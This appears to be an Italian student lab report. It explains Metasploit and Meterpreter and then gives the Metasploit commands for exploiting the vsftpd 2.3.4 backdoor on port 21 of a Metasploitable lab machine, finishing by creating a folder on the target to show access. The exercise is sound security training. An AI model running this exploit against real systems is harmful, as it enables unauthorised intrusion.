Progetto S7-L1

Metasploit


Metasploit è un framework open-source per lo sviluppo e l'esecuzione di exploit contro sistemi informatici. Viene utilizzato sia dagli amministratori di sicurezza che dagli hacker etici per testare e migliorare la sicurezza dei sistemi.

Meterpreter

Meterpreter è un payload all'interno del framework Metasploit che offre un'ampia gamma di funzionalità post-sfruttamento. Una volta che un sistema è stato compromesso, Meterpreter consente al penetratore di eseguire comandi, raccogliere informazioni e mantenere l'accesso al sistema compromesso.

Esercizio

Assicuriamoci che le macchine kali e linux pingano. Poi eseguiamo questo comando



Esercizio

Noi dobbiamo attaccare la porta 21 che è effettivamente aperta, quindi aprima un altro terminale ed eseguiamo i vari comandi che ci sono stati insegnati oggi nelle slide, ovvero:
msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS (IP META)


exploit


ifconfig

mkdir (nome cartella)

Esercizio

Una volta eseguito questi comandi ecco i risultati tramite il comando ls:





A sinistra vediamo da kali la cartella appena creata, da meta bisogna andare nella root con cd / e poi fare ls e vediamo che è stata effettivamente creata una cartella.